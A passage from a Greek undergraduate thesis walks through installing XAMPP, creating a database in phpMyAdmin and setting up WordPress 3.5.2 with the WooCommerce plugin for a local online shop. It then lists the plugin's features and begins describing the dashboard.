
Εικόνα 18 : Επιλογή διαδρομής εγκατάστασης του XAMPP

Το XAMPP θα ξεκινήσει να αποσυμπιέζει τα αρχεία στην διαδρομή που επιλέξαμε στο προηγούμενο βήμα.



Εικόνα 19 : Διαδικασία εγκατάστασης του XAMPP

Αφού τελειώσει ο οδηγός εγκατάστασης τρέχουμε από την συντόμευση το XAMPP Control Panel και πατάμε Start στον Apache και στην MySql.




Εικόνα 20 : XAMPP Control Panel

Στον browser πληκτρολογούμε <http://127.0.0.1> ή <http://localhost> (στην δική μας περίπτωση αλλάξαμε το port από 80 σε 8081 οπότε θα πληκτρολογήσουμε <http://127.0.0.1:8081> ή <http://localhost:8081>) για να μεταβούμε στην κεντρική σελίδα του XAMPP από όπου μπορούμε να χρησιμοποιήσουμε τα εργαλεία που έχει στο πακέτο όπως το PhpMyAdmin.

Η τελευταία έκδοση του Wordpress είναι διαθέσιμη στην διεύθυνση wordpress.org. Κατά την συγγραφή αυτής της πτυχιακής εργασίας χρησιμοποιήθηκε η έκδοση 3.5.2.

5.6.3 Ρυθμίσεις βάσης δεδομένων


Πριν την εγκατάσταση του Wordpress πρέπει να δημιουργηθεί η βάση δεδομένων που θα χρησιμοποιηθεί για την ιστοσελίδα. Στις παρακάτω εικόνες φαίνονται τα βήματα για την δημιουργία της βάσης χρησιμοποιώντας από το XAMPP την εφαρμογή διαχείρισης βάσεων δεδομένων PhpMyAdmin. Πηγαίνουμε στην διεύθυνση `localhost:8081/phpmyadmin` και στην καρτέλα «Βάσεις δεδομένων» κάνουμε την δημιουργία της βάσης μας με σύνθεση `utf8_general_ci`.



Εικόνα 21 : Δημιουργία βάσης στο phpMyAdmin

5.6.4 Εγκατάσταση αρχείων Wordpress

Εξάγουμε τα αρχεία εγκατάστασης από το αρχείο που κατεβάσαμε από την ιστοσελίδα του Wordpress στον φάκελο που θα φιλοξενήσει τον ιστότοπο μας (`xampp/htdocs/myshop`) και στην συνέχεια επισκεπτόμαστε την διεύθυνση (`localhost:8081/myshop`) στον browser μας για να εμφανιστεί η σελίδα εγκατάστασης του Wordpress.



Εικόνα 22 : Εγκατάσταση Wordpress βήμα 1



Welcome to WordPress. Before getting started, we need some information on the database. You will need to know the following items before proceeding.

1. Database name
2. Database username
3. Database password
4. Database host
5. Table prefix (if you want to run more than one WordPress in a single database)

If for any reason this automatic file creation doesn't work, don't worry. All this does is fill in the database information to a configuration file. You may also simply open `wp-config-sample.php` in a text editor, fill in your information, and save it as `wp-config.php`.

In all likelihood, these items were supplied to you by your Web Host. If you do not have this information, then you will need to contact them before you can continue. If you're all ready...

Let's go!

Εικόνα 23 : Εγκατάσταση Wordpress βήμα 2

Συμπληρώνουμε τα πεδία για την σύνδεση με την βάση που δημιουργήσαμε στο PhpMyAdmin.



Below you should enter your database connection details. If you're not sure about these, contact your host.

Database Name	<input type="text" value="myshop"/>	The name of the database you want to run WP in.
User Name	<input type="text" value="root"/>	Your MySQL username
Password	<input type="password"/>	...and your MySQL password.
Database Host	<input type="text" value="localhost"/>	You should be able to get this info from your web host, if <code>localhost</code> does not work.
Table Prefix	<input type="text" value="wp_"/>	If you want to run multiple WordPress installations in a single database, change this.

Submit

Εικόνα 24 : Εγκατάσταση Wordpress βήμα 3 (Ρυθμίσεις βάσης)

Τα ανωτέρω πεδία που συμπληρώσαμε σημαίνουν:

Database name → το όνομα της βάσης που δημιουργήσαμε προηγουμένως στο phpMyAdmin.

Username & password → όνομα χρήστη και κωδικός (στοιχεία ασφαλείας)

Database host → Η τοποθεσία του Host που φιλοξενεί τη βάση MySQL. Στη δική μας περίπτωση το αφήνουμε “localhost”.

Table prefix → είναι το πρόθεμα του ονόματος κάθε πίνακα στη βάση δεδομένων, πχ. “wp_users”. Για ευκολία, το αφήνουμε ως έχει, θα μπορούσαμε βέβαια να βάλουμε οτιδήποτε.

Αφού συμπληρώσουμε τα στοιχεία πατάμε “submit” και συνεχίζουμε με την εγκατάσταση.



Εικόνα 25 : Εγκατάσταση Wordpress βήμα 4

Θα πρέπει να συμπληρώσουμε άλλη μια φόρμα, η οποία φαίνεται στην παρακάτω εικόνα.

Welcome

Welcome to the famous five minute WordPress installation process! You may want to browse the [ReadMe documentation](#) at your leisure. Otherwise, just fill in the information below and you'll be on your way to using the most extendable and powerful personal publishing platform in the world.

Information needed

Please provide the following information. Don't worry, you can always change these settings later.

Site Title

Username
Usernames can have only alphanumeric characters, spaces, underscores, hyphens, periods and the @ symbol.

Password, twice
A password will be automatically generated for you if you leave this blank.

Strong
Hint: The password should be at least seven characters long. To make it stronger, use upper and lower case letters, numbers and symbols like ! " ? \$ % ^ & ; .

Your E-mail

Double-check your email address before continuing.

Privacy Allow search engines to index this site.


Εικόνα 26 : Εγκατάσταση Wordpress βήμα 5

Τα παραπάνω πεδία σημαίνουν:

Site title → Ο τίτλος της ιστοσελίδας μας. Μπορούμε αργότερα να τον αλλάξουμε από τις επιλογές του πίνακα ελέγχου του Wordpress, που θα αναλύσουμε αργότερα.

Username & password → Το όνομα χρήστη και ο κωδικός με τα οποία ο χρήστης θα κάνει είσοδο στον πίνακα ελέγχου του Wordpress. Καλό είναι να διαφέρουν από τα στοιχεία εισόδου του phpMyAdmin. Συνήθως, αφήνουμε το προκαθορισμένο username ως έχει (admin).

Your e-mail → Το e-mail του διαχειριστή, που πιθανότατα θα χρειαστεί για κάποιες μελλοντικές λειτουργίες.



Εικόνα 27 : Ολοκλήρωση εγκατάστασης του Wordpress

Η διαδικασία της εγκατάστασης τελείωσε! Είμαστε έτοιμοι να εισέλθουμε στο site μας και να ξεκινήσουμε να το φτιάχνουμε. Είμαστε έτοιμοι να κάνουμε log in στο site μας με username και password αυτά που βάλαμε παραπάνω.



Εικόνα 28 : Φόρμα εισόδου στο Wordpress

Πριν δούμε το back-end του Wordpress θα πρέπει να πούμε ότι για την δημιουργία του ιστότοπου μας κατεβάσαμε ένα template συμβατό για την έκδοση του Wordpress που εγκαταστήσαμε αλλά κοιτάξαμε

κυρίως το συγκεκριμένο template να είναι συμβατό με το plugin που θα χρησιμοποιήσουμε για τις online παραγγελίες το Woocommerce. Το template αυτό το κατεβάσαμε από την διεύθυνση yithemes.com και το Woocommerce από την διεύθυνση <http://www.woothemes.com/woocommerce>.

Τα θέματα (themes) του Wordpress βρίσκονται στην διαδρομή `xampp/htdocs/myshop/wp-content/themes` και τα πρόσθετα (plugins) στην διαδρομή `xampp/htdocs/myshop/wp-content/plugins`. Να υπενθυμίσουμε ότι ο myshop είναι ο φάκελος του wordpress που κατεβάσαμε για την εγκατάσταση απλά τον έχουμε μετονομάσει. Ας δούμε τώρα τις δυνατότητες του woocommerce.

5.6.5 Woocommerce (ecommerce plugin για το Wordpress)



5.6.5.1 Περιγραφή

Το Woocommerce είναι μία δωρεάν Open Source εφαρμογή ανάπτυξης ηλεκτρονικού καταστήματος. Λειτουργεί μόνο ως πρόσθετη εφαρμογή του δημοφιλούς συστήματος διαχείρισης περιεχομένου (CMS) Wordpress και όχι αυτόνομα. Είναι γραμμένο με γλώσσα προγραμματισμού PHP και αποθηκεύει τα δεδομένα του σε βάση δεδομένων MySQL. Εκτός από την βασική εφαρμογή συνοδεύεται από μία σειρά πρόσθετων που εμφανίζουν χρήσιμες πληροφορίες (νέα προϊόντα, δημοφιλή προϊόντα κ.α.).

5.6.5.2 Γενικά Χαρακτηριστικά

- Δυνατότητα χρήσης Secure Sockets Layer (https) Κρυπτογράφηση (128-bit).
- Διαφορετικά είδη φόρου.
- Υπολογισμός φόρου ανάλογα με τη διεύθυνση αποστολής.
- Υπολογισμός φόρου ανάλογα με τη διεύθυνση του καταστήματος.
- Οι αγοραστές μπορούν να διαχειριστούν τους λογαριασμούς τους.
- Διαχείριση διεύθυνσης αποστολής: Οι αγοραστές μπορούν να ορίσουν διαφορετικές διευθύνσεις αποστολής από την διεύθυνση χρέωσης.
- Ιστορικό παραγγελιών: Ο αγοραστής μπορεί να δει όλες τις προηγούμενες παραγγελίες και τις λεπτομέρειές τους.
- E-mail επιβεβαίωσης παραγγελίας αποστέλλεται στον αγοραστή και στον ιδιοκτήτη.
- Υποστήριξη πολλαπλών νομισμάτων.
- Υποστήριξη πολλαπλών γλωσσών.

5.6.5.3 Χαρακτηριστικά καταλόγου προϊόντων

- Ισχυρό περιβάλλον διαχείρισης βασισμένο σε Javascript.
- Διαχείριση άπειρων προϊόντων και κατηγοριών.
- Μπορεί να χρησιμοποιηθεί ως ηλεκτρονικό κατάστημα ή ως κατάλογος προϊόντων (δυνατότητα απενεργοποίησης της εμφάνισης των τιμών).
- Γρήγορη αναζήτηση για προϊόντα, κατηγορίες και κατασκευαστές. Φίλτρα με βάση τα χαρακτηριστικά ή τις εκπτώσεις των προϊόντων.
- Αξιολόγηση & κριτική προϊόντων (με αυτόματη ή ελεγχόμενη δημοσίευση).
- Διαθεσιμότητα προϊόντων: εμφάνιση πιθανής ημερομηνίας αποστολής προϊόντων.

5.6.5.4 Χαρακτηριστικά διαχειριστή

- Πολλαπλή χρήση εικόνων και αρχείων (όπως έντυπα προδιαγραφών, διαφημιστικά) ανά προϊόν.
- Ιδιότητες (όπως χρώμα ή μέγεθος) μπορούν να οριστούν για κάθε προϊόν.
- Τύποι προϊόντων για ταξινόμηση (όπως “Car”, “Motorbike” ή “Music Album”).
- Ομάδες αγοραστών για τους πελάτες (επιτρέπει διαφορετικά επίπεδα κοστο-λόγησης και τρόπου πληρωμής).
- Πολλαπλές τιμές ανά προϊόν (βασισμένες στην ποιότητα και / ή στην ομάδα αγοραστών).
- Ευέλικτη εμφάνιση τιμών (με ή χωρίς φόρους).
- Στατιστικά καταστήματος / Πίνακας ελέγχου με σύνολα νέων πελατών, νέων παραγγελιών κ.λπ.
- Έλεγχος επιπέδων αποθήκης για τα προϊόντα.
- Διαχείριση παραγγελιών με ιστορικό παραγγελιών, ειδοποιήσεις πελατών και δυνατότητα επεξεργασίας παραγγελιών.
- Διάφορες αναφορές: πουλημένα είδη, μηνιαίο/ετήσιο εισόδημα.
- Διαχείριση κατάστασης παραγγελίας.
- Διαχείριση νομισμάτων, χωρών και περιοχών.

5.6.5.5 Τρόποι Πληρωμής

- Δυνατότητα πληρωμής με πιστωτική κάρτα.
- Προκαθορισμένοι τρόποι πληρωμής όπως authorize.net®, PayPal, 2Checkout, eWay, Worldpay, PayMate και NoChex.
- Πληρωμή με αντικαταβολή.

5.6.5.6 Τρόποι Αποστολής

- Ευέλικτη διαμόρφωση μεταφορέων και κόστους μεταφορικών.
- Απ' ευθείας υπολογισμός κόστους μεταφορών χρησιμοποιώντας γνωστούς μεταφορείς (π.χ. InterShipper, UPS, USPS, FedEx or Canada Post).


5.7 Πίνακας Ελέγχου του Wordpress

Παρακάτω θα μελετηθεί το περιβάλλον του Wordpress και η πορεία των διαδικασιών που πραγματοποιήθηκαν ώστε να δημιουργηθεί αυτή η ιστοσελίδα.

5.7.1 Αρχική σελίδα διαχείρισης

Η Αρχική σελίδα της διαχείρισης του Πίνακα Ελέγχου (στην αγγλική version ονομάζεται **dashboard**) εμφανίζει κάποια γρήγορα links και νέα που αφορούν γενικά το WordPress. Τα links αυτά οδηγούν τον χρήστη απ' ευθείας σε βασικές λειτουργίες οι οποίες θα αναλυθούν μέσω της γραμμής εργαλείων του WordPress.

Στην παρακάτω εικόνα απεικονίζεται η γραμμή εργαλείων του WordPress 3.5.2 που όπως φαίνεται χωρίζεται σε διάφορες κατηγορίες, που θα αναλυθούν στις ακόλουθες παραγράφους.




Εικόνα 29 : Γραμμή εργαλείων του Wordpress

5.7.2 Σελίδα διαχείρισης πρόσθετων

Μία κατηγορία είναι τα Πρόσθετα (Plugins), που είναι έτοιμα κομμάτια κώδικα που ενσωματώνονται στη σελίδα μας και προσφέρουν κάποιες έτοιμες λειτουργίες. Συνοδεύονται συνήθως με κάποια περιγραφή που δείχνει τις λειτουργίες τους. Για να δουλέψουν πάνω στην ιστοσελίδα χρειάζεται να ενεργοποιηθούν. Η πλατφόρμα ηλεκτρονικού εμπορίου που περιγράφεται στην εργασία αυτήν δημιουργήθηκε εφόσον βρέθηκαν τα κατάλληλα. Πρόσθετα που χρησιμοποιήσαμε στην ιστοσελίδα μας αναφέρονται παρακάτω:

- **WooCommerce** - (Μία e-commerce πλατφόρμα για την πώληση προϊόντων μας)
- **Socials Ignited**
- **Wordpress Importer**
- **Contact Form 7**
- **YITH Woocommerce Ajax Navigation**
- **YITH Woocommerce Compare**




Εικόνα 30 : Σελίδα πρόσθετων του Wordpress

5.7.3 Πρόσθετο Woocommerce


Ας δούμε το πρόσθετο woocommerce. Αφού έγινε η ενεργοποίηση του στο μενού “Πρόσθετα” του dashboard, εγκαταστάθηκε μαζί με όλα τα πρόσθετα που περιέχει το συγκεκριμένο plugin. Στο μενού του Woocommerce υπάρχουν οι:

- Παραγγελίες



Εικόνα 31 : Παραγγελίες πελατών

- Πωλήσεις

